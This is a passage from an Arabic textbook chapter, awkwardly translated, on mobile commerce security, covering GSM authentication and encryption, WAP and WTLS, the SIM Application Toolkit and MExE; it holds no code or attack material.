الصادر منها تلك المحتويات لا يمكن شحنها . فى سيناريو أسوأ الحالات ، فإن مشتركى المحمول ذاتهم سيدفعون المحتوى إلى (Junk) . ولهذا السبب ، فإن بائعى المحمول من المحتمل ألا يدعموا نقل بيانات انتهائية من المحمول (بيانات تنقل إلى بالمقارنة لمن أدوات محمولة) فى طرفيات GPRS . ودورة WAP بدأت من متصفح دقيق قد تكون الطريقة الوحيدة لمشتركىGPRS لاستقبال معلومات على طرفياتهم .

EDGE (معدلات البيانات المدعمة لتحول GSM) حالياً أصبحت عيارية بواسطة ETSI، UWCC تضع مشروع تعديل جديد للسماح للسرعات الناتجة الكلية للبيانات حتى 384 Kbps باستعمال البنية الأساسية الموجودة لـ GSM (أى أنه يزيد سعة القناة بدون زيادة عرض الحزمة). GPRS مع EDGE على مسار الارتحال GPRS لنظام الاتصالات العالمى المحمول (Universal Mobile Tele-communications System :UMT

جيل أوربى ثالث «3G» معيار محمول المفترض أن يحل محل بنيةGSM لدعم كلا الصوت وخدمات البيانات وسيقدم أداء فى تعبيرات معدلات بيانات أعلى (مثل، للراجلين بمحمول 384 Kbps).

خدمة الرسالة القصيرة (short message service : SMS) وهى جزء من معيار GSM، وتدعم إرسال واستقبال رسائل نصوص من و إلى تليفونات محمولة على أساس اختزن ـ و ـ للأمام (store - and - forward) . رسالة SMS قصيرة جداً ، حتى 160 رمز للحروف اللاتينية ، أو 70 رمز (حرف) للحروف الغير لاتينية. ويمكن للعميل أن يستقبل رسائل من تليفونات محمولة أخرى أو من الانترنيت عن طريق ممرات SMS لرسائل البريد الالكترونى الأكبر المرسلة من الانترنيت ، عميل المحمول قد يتسلم ملاحظة وبداية الرسالة . SMS يمكن أن تستعمل لتقديم معلومات مثل الرياضة أو الحسابات أو جداول الطيران . وبينما SMS عبارة عن خدمة واحد ـ إلى ـ واحد أو واحد ـ إلى ـ قليل ، فإن إذاعة الخلية (Cell Broadcast) (GSM 03.49) ستضيف إمكانية إرسال رسالة إلى عملاء تليفون محمول متعددين متواجدين خلال جزء من منطقة تغطية الشبكة فى وقت إذاعة الرسالة .

وبخلاف SMS ، فإن USSD (بيانات خدمة تكملة غير مهيكلة (Unstructured Supplementary Services Data). GSM 02.90 and 03.90) ليست إختزان ـ و ـ للأمام ولكن خدمة توجيه دوره . وعندما يصل مستخدم لخدمة USSD ، تهيأ دوره وتظل وصلة الراديو مفتوحة حتى يتحرر من المستخدم أو التطبيق ـ

أو إنتهاء الوقت . وقد قدر أن USSD يمكن أن يصل سبعة مرات فى السرعة لـSMS، خاصة لأن SMS لها فوقى عالى حتى للتعاملات الأبسط .


حاليًا ، توجد منتديات متعددة بخصوص التجارة المحمولة (m-commerce) ، مثل منتدى WAP Forum ، Radicchio منتدى WAP عبارة عن اتحاد صناعة أسس عام ١٩٩٦ بواسطة موتورولا ، ونوكيا وإريكسون ، Phone.com . الهدف الأساسى لـ WAP هو إحضار معلومات وخدمات من الانترنيت لأدوات محمولة بطريقة مستقلة لتكنولوجيا الشبكة .Radicchio والتى أعضاؤها عبارة عن شركات متعددة وهيئات ، مهتمين فى المقام الأول بتطوير تجارة محمولة آمنة وتعزيز البنية التحتية للمفتاح العام للأدوات اللاسلكية والشبكات . وقد أسست Raddichio عام ١٩٩٩ بواسطة Sonera ، Gemplus، EDS . والبنية التحتية للمفتاح العام عبارة عن مطلب ضرورى لتنفيذ خدمات دفع المحمول .

مواضيع الأمن فى تطبيقات التجارة المحمولة لا تختلف عن تلك التى لتطبيقات التجارة الالكترونية الأخرى وقد سبق باختصار شرح مفهوم أمن GSM (أى أمن طبقة الشبكة المحمولة) . وفى الجزء التالى سنلقى نظرة على مواضيع أمن WAP Toolkit . SIM Application تكون أطول من WAP ، ولكن WAP 2.0 ستتضمن ومن المحتمل بعد ذلك أن تسبقها . أخيرًا ، وسنقدم فى جزء تالى MEXE وهو آخر تطور تكنولوجى فى مجال تطبيق التجارة المحمولة .

أمن GSM :

الشبكات المحمولة تسمى غالبًا خلوية (Cellular) لأنها تستعمل محطات (BS) لتغطية منطقة جغرافية محددة (بواسطة إشارة راديو) تسمى خلية (Cell) ـ شكل (٩ـ١) . BSs متعددة محكومة بواسطة متحكم محطة قاعدة (BSC) . BSC متعددة بالمقابل محكومة عادةً بواسطة مركز نقل توصيل محمول (MSC) .

شكل (١-٩) موديل شبكة GSM مبسط



١	BS: Base Station	VLR: Visitor Location Register	٦
٢	BSC: Base Station Controller	AUC: Authentication Center	٧
٣	MS: Mobile Station	EIR: Equipment Identity Register	٨
٤	GMSC: Gateway Mobile Services Switching Center	HLR: Home Location Register	٩
٥	PSTN: Public Switched Telephone Network		

(١) محطة قاعدة . (٢) متحكم محطة القاعدة . (٣) محطة محمولة . (٤) مركز نقل توصيل خدمات .
(٥) شبكة التليفونات نقل التوصيل العامة . (٦) مسجل موقع الزائر .
(٧) مركز التوثيق . (٨) مسجل تحديد المعدة . (٩) مسجل موقع المنزل .

ممر MSC هو المشترك بين شبكة المحمول والشبكات الأخرى (أى شبكة التليفونات نقل التوصيل العامة PSTN) . واحد من الصعوبات الأساسية للشبكات المحمولة بالمقارنة مع PSTNs هو حقيقة أن محطات المحمول (MS ، مثل التليفونات المحمولة) ليس لها ربط دائم لشبكة المحمول . لهذا السبب ، يجب على الشبكة أن تتعقب موقع المشترك المحمول ، والذى يشار إليه تحديث الموقع (location update). عندما توصل MS أو تتحرك من منطقة محكومة بواسطة BSC (منطقة موقع LA لأخرى ، فإن MS تبدأ إجراء تحديد موقع . وهذا أساسًا يعنى أن MS تستقبل محدد LA جديد (LAI)

لمنطقة الموقع الحالية . الأجزاء الأخرى تسمى استدعاء (Paging) يستعمل لتحديد الخلية المضبوطة التى عليها يوجد MS . الاستدعاء يتضمن إرسال رسائل محددة لكل الخلايا لـ LA . لذلك ، للمكالمات الواردة فإن MSC ترسل رسالة إستدعاء (Paging) لكل BSsلـ LA التى فيها ما يسمى MS مسجل . إذا أجاب MS ، فإن MSC تربط المشترك الطالب بالمشترك المطلوب .

وكل مشترك GSM يحصل على محدد متعدد يسمى IMSI أى رقم الأهلى للمشترك الأهلى (international mobile number) ، . ورقم التليفون ، ومفتاح توثيق المشترك K . هذه البيانات تختزن بصفة مستديمة فى مسجل موقع البيت (home location registere : HLR) لـ MSC المقابل (MSC البيت) . MS ليس بالضرورة خلال المنطقة الإدارية MS البيت . وعندما يتحرك لمنطقة MSC أخرى ، فإن البيانات الخاصة لـ MS تختزن مؤقتًا فى مسجل موقع الزائر (VLR) لـ MSC الحالية . VLR يحصل على بيانات MS من MSC البيت . ودور مركز التوثيق (AUC) سيتم شرحه .

GSM يعرف خدمات أمن الشبكة التالية ، والمشروحة باختصار فى الجزء التالى :

- شخصية كينونة المشترك .
- توثيق كينونة المشترك .
- شخصية البيانات والربط (بيانات مستخدم ومعلومة الاشارات ، والربط الطبيعى) .
- تحديدة معدة المحمول .

خدمات الأمن الثلاثة الأولى سيتم شرحها .

خطوات الحل (Algorithms) (A3) A5 ، A8) سرية ، أصلاً ، ولكن شفرة المصدر (source code) متاحة الآن . خطوات حل البيانات الخاصة ، لمشترك والأمن مختزنة فى وحدة كينونة المشترك (SIM) . SIM يمكن تنفيذها فى شكلين إما كبطاقة ذكية

أو SIM بالفيشة بذلك ، تم عمل فرق بين المعدة المحمولة ME (، أى تليفون محمول بدون SIM ، ومحطة محمول MS (: معدة محمول مع SIM) .

ومن الواضح ، أن مشتركين مختلفين قد يستعملون نفس ME إذا أدخلوا SIMs الخاصة بهم. وللتأكد أنه لم يستعمل ME مسروق أو غير موثق فى النظام ، فإن مركز التوثيق (يرجع إلى HLR) يفحص قائمة كينونات معدة دولية محمولة (IMEI) على كل عمل .

توجد مشكلة أمن معروفة قليلاً مربوطة بمحطة محمول : ومن الممكن فنيًا استعمال MS للتنصت (مثل بقة) حتى إذا قطع التوصيل ، فيمكن توصيله عبر الهواء ، لذلك فإن أفضل حماية هى إخراج البطارية .

خصوصية هوية المشترك :


حتى نحمى هوية المشترك بالنسبة للمتنصتين على قناة الراديو ، فإن IMSI لا ترسل فى الوضوح بتاتًا عبر مشترك الهواء . ولا يوجد استثناء لهذه القاعدة (فى الحقيقة، فجوة أمن) . وإذا حدث تحديث لموقع فى VLR جديد و VLR السابق لا يتم الوصول إليه ، فإن VLR الجديد يسأل MS بأن يرسل IMSI الخاص به فى الوضوح . وفى كل الحالات الأخرى ، فبدءًا من IMSI ، يستعمل إسم مستعار (alias) مؤقت : تطابق المشترك المحمول المؤقت (THSI) وعند عمل ربط ، فإن MS يرسل TMSI المستعمل سابقًا إلى MSC/VLR ويستقبل بالمقابل TMSI جديد ، والذى يرسل فى رسالة مشفرة بحيث لا يمكن قراءته بواسطة المتنصتين . حساب المفتاح المشفر (KC) سنشرحه فى الجزء التالى :

توثيق هوية المشترك :

وعندما يريد MS عمل مكالمة ، فإنه يطلب أولاً قناة خالية من الـ BS . وعند تخصيص القناة ، فإن MS يطلب تحديث موقع . هذا الطلب يمرر عبر BSC إلى MSC . الآن ، MSC يطلب الـ MS لتوثيق نفسه . إجراء التوثيق هو آلية تحدى /

إستجابة شكل (٩ـ٢) . وكما سبق ذكره ، فإن كل مشترك يحدد له مفتاح تحديد مشترك (ki) والذى يختزن فى HLR ، أو أكثر تحديدًا فى AUC ذو الصلة بـ HLR. AUC هو الكينونة الوحيدة فى الشبكة التى تعرف ki ، لذلك يجب الوثوق به بواسطة المشترك ، كذلك فإن ki مختزن أيضًا على بطاقة SIM فى SM مع MSI وخطوات حل توثيق A3 لتوثيق MS ، فإن كينونة التوثيق (مثل MSR/VLR) ترسل رقم عشوائى RAND إلى الـ MS . MS يصنع خطوات حل توثيق A3 لحساب استجابة موقعه بطول 32 رقم ثنائى . SRES والمؤسسة على IMST ، RAND ، K كمداخل . وحيث أن HLR فقط يعرف ki ، فإن VLR يمكنه فقط الحصول على متجه (vector) توثيق من HLR (أو VLR السابق) . ويحتوى المتجه على الأزواج (SRES ، RAND) بحيث أن VLR قد يفحص إذا ما كان MS يرسل الاستجابة الصحيحة لتحدى محدد. الاختيار الحقيقى لخطوات حل التوثيق هو مسئولية عمال أو عمال شبكة GSM منفصلة ، ولكنهم يعملون بقرب مع بعضهم لتأكيد أمن التوثيق .

شكل (٩ـ٢) توثيق مشترك GSM



(١) تحدى .　(٢) إستجابة .　(٣) نعم .　(٤) لا .　(٥) توثيق مرفوض　(٦) التوثيق صحيح

وحيث أن TMSI هو محدد مؤقت فقط ، فإن هوية التوثيق (أى MSC/VLR) تحتاج للحصول على IMSI أيضًا ، من HLR أو من VLR السابق . وهذا فى الواقع يعنى أن HLR فقط يجب أن يتجنب تسرب أى معلومة عن المشترك خلال قيمة IMSI ولكن VLR أيضًا . وإلا ، فإن خصوصية كينونة المشترك لا يمكن ضمانها . بالإضافة لذلك ، يجب أن يتم الوثوق فى HLR أنها لا تسىء إستعمال IMST (مثل، توليد مكالمات مزيفة) .

خصوصية البيانات والربط :

كذلك ، فإن AUC يحسب مفتاح التشفير (cyphering) لكل مشترك . دخل هذا الحساب يحتوى على IMSI ، ومفتاح توثيق المشترك ki ، ونفس الرقم العشوائى RAND كما هو للحساب لمتجه التوثيق المقابل . وفى هذه الحالة ، تستعمل خطوات حل مختلفة (أى خطوات حل تشفير A8) والذى يتخلى عن مفتاح التشفير Kc (64 رقم ثنائى) متجه مفاتيح التشفير يرسل مع متجه توثيق إلى VLR/MSC ويختزن أيضًا على بطاقة SIM . لتشفير البيانات / الحديث الفعلى ، فإن خطوات حل A5 يطبق . التشفير يتم بواسطة المعدة المحمولة ، لأن بطاقة SIM ليس لها قدرة معالجة كافية للتشفير فى وقت حقيقى . الخيارات البديلة طورت لـ A5 التى سمحت بانتشار التكنولوجيا بالرغم من نظم التصدير . وكما هو معلوم ، يجب الوثوق فى VLR لأنه يعلم مفتاح التشفير ويمكنه قراءة كل البيانات التى ترسل من وإلى المشترك .

ونوع لـ A3 تم حله بنجاح بواسطة Biryukov و Shamit . والحل يمكنه استخراج مفتاح التشفير فى أقل من ثانية على حاسب آلى شخصى (PC) واحد على أساس الخرج الناتج بواسطة A5/1 فى الدقيقتين الأولتين .

بروتوكول تطبيق اللاسلكى : WAP

بروتوكول تطبيق اللاسلكى (Wireless Application Protocol) عبارة عن إسم عام لمتوالية من المواصفات المفتوحة أصدرها منتدى "WAP" معرفًا بروتوكولات شبكة ،

إطار تطبيق وشبكة لأدوات لاسلكية. معظم خدمات WAP تتراوح بين ملاحظات رسالة وأداة مكالمة ، وبريد إلكترونى وخدمة تليفونية مضافة لتعاملات تجارة الكترونية وخدمات بنكية ، وخدمات دليلية وتطبيقات إنترانيت (intranet) متحدة.

ومثل HTTP ، فإن WAP مؤسسة على نموذج موكل / خادم . تطبيق الموكل على التليفون المحمول (أو أى أداة محمولة أخرى) على متصفح دقيق (microbrowser) والذى كما يتضمن إسمه لا يحتاج كثيرًا من موارد حسابات التليفون المحمول المحدودة . و WAP مستقلة عن حامل الشبكة وكذلك مستقلة عن أداة / المحمول ، والذى يساعد على هجرة التطبيقات من SMS أو HSCSD إلى GPRS .

وبناء على الموارد المحدودة للأدوات المحمولة ، أى :

- عرض صغير ووسائل دخل محدودة للمستخدم .
- ربط شبكة حزمة ضيقة .
- ذاكرة محدودة وموارد حسابية محدودة (موكل رقيق) .

المحتويات التى ستشاهد بواسطة مشترك محمول يجب أن تكون بحجم محدود ، ولكن مع ذلك ذات معنى ، والذى يجعل صفحات الشبكة (Web) المعتادة غير مناسبة للتجارة المحمولة (m-commerce) . ولهذا السبب ، فإن لغة أقرب ما تكون للكمال (Wireless Markup Languag) وهى لغة نص خيارية لها نفس الدور لموكلى WAP مثل Java Script لموكلى WAP) . مشترك مكتبة تشفيرية لـ WMLS Script ، محدد ، يعرف نص توقيع (sign text) وظيفة توقيع وتشفير النقل لمحتوى موقع . وهذه الوظيفية تكمل خدمات الأمن التى يقدمها أمن طبقة نقل لاسلكية (Wireless Transsport Lael Security : WTLS) WAP لها بنيان بطوابعه ـ شكل (٩ـ٣). الطبقات ليست صارمة فى تكوينها لأن التطبيقات الخارجية يمكن أن تصل لكل الطبقات مباشرة فيما عدا WDP . بيئة التطبيق اللاسلكية (WAE) تتضمن بيئة متصفح دقيق مع WML . خدمات التليفون اللاسلكى ومشتركات البرمجة (WTA :

تطبيق التليفون اللاسلكى ، ومجموعة من محتوى معرف جيدًا (لنسق محتوى) [مثل ، صور وسجلات دليل التليفونات) . بروتوكول الدورة اللاسلكية (WSP) يقدم مشترك لنوعين من دورات الخدمات ، واحدة بدون ربط على WTP وواحدة بربط موجه على WSP/B WDP يتضمن وظيفية HTTP/1.1 والذى يسمح لوكالة WAP يربط وكيل محمول بخادم HTTP عيارى . بروتوكول النقل اللاسلكى (WTP) ينفذ أعلى بروتوكول شكل بيانات (أى بروتوكول شكل بيانات لاسلكى WDP أو UDP) .

شكل (٩-٣) طبقات WAP

(١) Wireless Application Environment (WAE)	
(٢) Wireless Session Protocol (WSP)	
(٣) Wireless Transaction Protocol (WTP)	
(٤) User Datagram Protocol (UDP)	Wireless Transport (٥) Layer Security (WTLS)
	Wireless Datagram Protocol (WDP) (٦)
IP (٧) (e.g., GPRS, CSD)	non-IP (٨) (e.g., SMS, USSD)

☐ WAP technology

☐ Non-WAP technology

(١) بيئة تطبيق لاسلكية .

(٢) بروتوكول دورة لاسلكية .

(٣) بروتوكول تعامل لاسلكى .

(٤) بروتوكول شكل بيانات المستخدم .

(٥) أمن طبقة نقل لاسلكى .


(٦) بروتوكول شكل بيانات لاسلكى .

(٧) IP (بروتوكول إنترنيت) .

WTP عبارة عن بروتوكول وزن منخفض للتنفيذ فى موكلين رقيقين . طبقة أمن نقل اللاسلكى (WTLS) سبق الكلام عنه . ويمكن استعماله فى كلاشيكات IP أو التى ليست IP (بروتوكول الانترنيت) (أى أنها ليست مستقلة عن الحامل . الحاملون المختلفون سبق الكلام عنهم شكل (٩-٤) يبين تشكيل WAP معتاد . موكل WAP المحمول يمكنه الاتصال مباشرة بخادم WAP والمربوط بشبكة لاسلكية وتقدم محتوى

WML . وبسبب ربط الشبكة ذات الحزمة الضيقة ، فإن بيانات WML يتم تبادلها فى نسق ثنائى . وإذا أراد مستخدم المحمول أن يصل للملفات HTML، فيجب أن تترجم أولاً إلى WML بمرشح HTML . وخادم Web فى الانترنيت يمكن أن يكون مزود محتوى WML أيضًا . وفى هذه الحالة ، يجب أن يذهب الربط خلال وكالة WAP والتى تقوم بالترجمة للثنائى نسق WML .

شكل (٩ـ٤) تشكيل WAP معتاد



(١) خادم Web. (٢) وكالة WAP. (٣) شبكة لاسلكية.
(٤) مرشح HTML. (٥) WMLثنائى. (٦) موكل محمول WAP.

أمن طبقة النقل اللاسلكية :

مواصفات أمن طبقة النقل اللاسلكى (WTLS) تعرف بروتوكول آمن يشبه كثيرًا TLS1.0 . ومثل TLS فإن WTLS تقدم توثيق متماثل (Peer) ، وخصوصية بيانات ، وتكامل بيانات . وبينما TLS يجب أن تكون تطبيقات عبر بروتوكول نقل يعتمد عليه ، فإن WTLS يمكن أن يكون بطبقات عبر بروتوكول نقل لا يعتمد عليه (أى أنه يضيف شكل بيانات كدعم) . وبينما بروتوكول تبادل التعليمات (handshake) (أى محادثات لمتغيرات أمن ، فإن تبادل المفتاح والتوثيق يجب أن يعتمد عليها دائمًا . ويتم الوصول

لذلك بتسلسل سجلات TLS داخل الرسالة (أى وحدة بيانات خدمة SDU) على يد واحدة وبإعادة الارسال ورسائل الاقرار على اليد الأخرى .

بالإضافة لذلك ، فإن WTLS تقرب بروتوكول تبادل التعليمات TLS ، كلا المختصرة وكذلك التى تؤدى أقرب للكمال لأن معدلات البيانات فى شبكة محمول أقل كثيراً من التى على الانترنيت . كذلك ، فإن WTLS يعرف أيضًا إنعاش مفتاح ديناميكى بحيث أن مفاتيح التشفير يمكن تبادلها خلال ربط تم فعلاً . هذه الخاصية مفيدة لأنها تتجنب تبادل التعليمات الفوقى . كذلك ، تعطى أمن أعلى لأن المفاتيح ليست معرضة لهجمات قوة وحشية فى أى وقت أثناء ربط آمن .

وحدة تحديد WAP :

وحدة تحديد (WAM WAP) تؤدى WTLS ووظائف أمن طبقة تطبيق (مثل توقيع رقمى لتوثيق ، تبادل مفتاح)، وتعمل كاختزان آمن لشخصية مستخدم ومعلومة تخص الأمن (مثل مفاتيح خاصة وآمنة التشفير) . WIM يجب أن ينفذ كأداة مقاومة للعبث، لذلك فإن الاختيار المنطقى هو بطاقة ذكية (مثل بطاقة SIM) والتى يمكن إدخالها داخل أداة محمولة . وهيكل معلومة البطاقة مؤسس على مواصفات توكين الشفرية PKCS # I5 .

مواضيع أمن WML :

لغة (Wireless Markup Languag : WML) هى لغة تحديد سعر مؤسسة على XML ومصممة للاستعمال فى أدوات محمولة. سطح "WML deck" والذى يحتوى على بطاقة WML واحدة أو أكثر يشابه صفحة HTML . كذلك تحدد بواسطة URI وتتضمن وحدة إرسال وبعد تحميل مسطح (deck) ، فإن المتصفح الدقيق يعرض البطاقة الأولى .

WML له آلية إدارة حالة لوكيل المستخدم (أى المتصفح الدقيق) متضمنة متغير (variable) يمكنه تغيير خواص ومحتوى بطاقة WML أو سطح (deck) . وتختزن

قيمتها فى محيط المتصفح (browser cortext) . والمستخدم قد يعتبر قيم متغيرات محددة على أنها خاصة ، لذلك يجب ألا يكون ممكنًا لخدمة زائدة إسترجاع المعلومة الخاصة .

عنصر الوصول يحدد تحكم الوصول للسطح كله (أى تحكم وصول مستوى / السطح) . مجال (domain) خواص عنصر الوصول والمسار (path) تعرف أى الأسطح الأخرى مسموح لها بالوصول لهذا المسطح . وعندما يبحر المستخدم من سطح واحد لآخر، فإن آلية تحكم الوصول تعرف إذا ما كان سطح جهة الوصول يمكن الوصول له (أى السطح المشار إليه) . وإذا هيأت خاصية sendreferer إلى صحيح "TRUE" ، يجب على المتصفح الدقيق أن يحدد URI للسطح المسار . بالأخص ، الخادم (Servert الذى يقدم سطح جهة الوصول) قد يؤدى تحكم وصول مؤسس على URI وبالتالى يحد من تهيئات URIs المسموح لأسطحها بأن تشير لسطح الخادم .

طاقم أدوات تطبيق SIM :

بطاقة SIM لعبت أولاً دور متأثر (passive) مزودة المستخدم بالتوثيق الضرورى للوصول للشبكة ومفاتيح التشفير للوصول الخصوصية الكلام . طاقم أدوات تطبيق SIM (SIM Application Toolkit) جزء من معيار GSM (GSM11.14) يمد دور البطاقة بيحيث تصبح مشترك بين الأداة المحمولة والشبكة . طاقم أدوات SIM برغم تطبيقات البطاقة الذكية لشبكات GSM . وهو مؤسس على أساس موكل/ عميل ، وSMS عبارة عن حاملى خدمة . وفى المستقبل ستستعمل آليات نقل أخرى مثل USSD أو GPRS . ومع طاقم أدوات SIM ، من الممكن جعل بطاقة SIM شخصية لتحديث وظائف / خدمات SIM الموجودة ولتركيب وظائف/ خدمات جديدة بالتحميل الأدنى لبيانات عبر الشبكة . وهذا قد تم عمله عادةً بإضافة أو تعديل بيانات فى ملفات البطاقة والسجلات ، وليس بالتحميل الأدنى (downloading) شفرة قابلة للتنفيذ . وفى نوفمبر ١٩٩٩ ، ETSI تبنت بطاقة Java Card للتضمين فى طاقم أدوات SIM . والبيانات المحمية بالتشفير مرسلة عبر مشترك الهواء برسائل SMS

المستعملة كأوعيـة (containers) . ومـع أن بعـض النـاس تـرى طـاقـم أدوات SIM و WAP كمنافس ، فإن المفهومين يمكنهما فى الحقيقة تكملة بعضهما . على وجه الخصوص ، فإن طاقم أدوات SIM يمكن إستعماله لتطبيقات ذات أمن أعلى ، مثل أعمال بنكية بالمحمول ، وكذلك خدمات المعلومات بمحتوى لا تتغير كثيرًا جدًا ، مثل الخطوط الساخنة ، ودلائل الشركات والصفحات الصفراء . ومن الناحية الأخرى فإن WAP تناسب أفضل للخدمات الديناميكية أكثر مثل تصفح الأنترنيت والوصول لمعلومات تتغير بصفة مستمرة .

إحتياجات الأمن فى طاقم أدوات SIM (GSM02.48,03.48) مواضيع أمن طبقة نقل معتادة مثل توثيق متماثل (peer) وتكامل رسالة وكشف إعادة عرض وتتكامل تتابع وبرهان الاستلام وخصوصية الرسالة. أساسًا ، فإن كل رسالة تطبيق تقسم إلى قوالب (packets) والتى تؤمن فرديًا بحماية الحمولة الصافية (payload) و إضافة رؤوس أمن . وبرهان التنفيذ مطلوب أيضًا لتأكيد تطبيق الارسال (مثل تطبيق بنك) بأن تطبيق الاستقبال (مثل تطبيق أعمال البنوك على بطاقة (SIM) قد أدى عمل بدء بإرسال تطبيق . وهذا البرهان يجب أن يزود عند طبقة التطبيق ، لذلك فلا توجد آلية معرفة له فى مواصفات GSM .

بيئة تنفيذ تطبيق محطة محمولة (MExE) :

MExE (Mobile Station Application Executtion Environment) وهو جزء جديد بمعيار GSM(GSM02.57) وسيعطى طريقة برنامج (Platform)/ مستقلة وذات عيارية .

- نقل تطبيقات صغيرة (applets) ومحتوى بين مزود خدمة وأداة محمولة .
- تنفيـذ تطبيقات صغيـرة (applets) فى بيئة تنفيذ عيارية خلال معدة محمولة ، SIM (أى جزء من أداة محمولة ، ولكن SIM شخصية فقط .

MExE عبارة عن حامل شبكة مستقل ، لذلك يمكن تطوير حمالين مختلفين (مثل

SMS ، GPRS) ويمكن أن تجعل أداة مدعمة بـ WAP قادرة على تقديم مدى عريض من الخواص بأمن أكبر وكذلك مدونة أكثر ، بالسماح ببرمجة تطبيق كلى (بعكس نصوص WAP) .

MExE تبنى آلة Java الواقعية (Java Virtual Machine) داخل الأداة المحمولة . لذلك ، فإن مواضيع الأمن تشبه كثيرًا لتلك المعنونة سابقًا . وأساسًا ، يجب تنفيذ شفرة غير موثوق بها فى صندوق رمال (sandbox) (أى خلال مجموعة مقيدة جدًا لتصريحات الوصول) . والشفرة الموثوق بها لـ(trusted code) هى تصريحات مضمونة على أساس على نوع التوكيل الذى تم تحديده لمجال الأمن (security domain) . . المجالات الأربعة التالية للأمن معرفة :

● مجال عامل الأمن(security operator domain) للشفرة الموكلة لعامل الشبكة .

● مجال صانع الأمن(Security Manufacturer Domain) للشفرة الموكلة بواسطة مصنع الأداة المحمولة .

● أمن غير موثق(Security Untrusted) لشفرة غير موثقة .

MExE ستمدد كثيرًا وظيفية بطاقات SIM . WAP ، بذلك يمكن رؤيتها كتطبيق ينفذ فى MExE .

MExE هو هدف عند محطة المحمول ككل ، والذى يتضمن كلا معدة المحمول ، SIM (على عكس طاقم أدوات تطبيق SIM ، والمستهدفة عند بطاقة SIM فقط) .

وجهة نظر : (Outlook)

من المتوقع أن أدوات المحمول (خاصة أجهزة التليفون المحمولة) ستطور فى برنامج ذو الأهمية القصوى للدفع الالكترونى (e-payment) وأعمال البنوك الالكترونية (e-banking) فى الانترنيت . ويوجد عائق هو أن توثيق العميل مؤسس على التوقيعات

الرقمية لا تعمل جيدًا حاليًا (أى فى ربط مع WAP) . والعائق الآخر هو أن الأدوات المحمولة لا تعطى برنامج (platform) حقيقى متعدد التطبيقات (مع تضمين كل الأمن) . فمثلاً ، يوجد تليفون محمول مزدوج الحيز (dual slot) بواسطة موتورولا ، والذى يخصص فيه حيز واحد لبطاقة SIM ، والآخر لبطاقة ذكية لطرف ثالث (أى مزود دفع أو توقيع الكترونى) . وليس من الواضح إذا كان هذا الحل سيكون مقبولاً بواسطة بائعين آخرين . وعلى عكس مجالات أخرى كثيرة ، فإن البحث والتطوير لتجارة المحمول (m-commerce) بدأت بهيمنة ثم وبدأت بواسطة الصناعة . والسبب أن البرنامج platform (أى أدوات المحمول) ذات استعمال منتشر فى الوقت الحالى ، لذلك فإن البائعين يطورون خدمات قيمة / مضافة جديدة (مثل إيجاد محمول خلال WAP) . وفى هذه المعالجة ، فإن النماذج القديمة مثل الـ Web متوافقة أساسًا . وهذا يسمح لتطور أسرع وموافقة مباشرة للعميل لأن المفاهيم الجديدة يجب أن يتم إختيارها ، ولأن العملاء متعرفين فعلاً بالخدمات . ومن الناحية الأخرى ، فإن البرامج (platforms) المحمولة ستكون محدودة نسبيًا فى قدرتها (عميل رقيق) لفترة زمنية طويلة . وخلال إمكانيات فنية جديدة ، مثل التحديد الطبيعى للعميل فى أى وقت ما ، فإن platforms المحمولة تؤدى لتطوير خدمات جديدة كليةً ، وشخصية ، كثير منها ترفع الخصوصية وتحتاج لمفاهيم أمن متقدمة 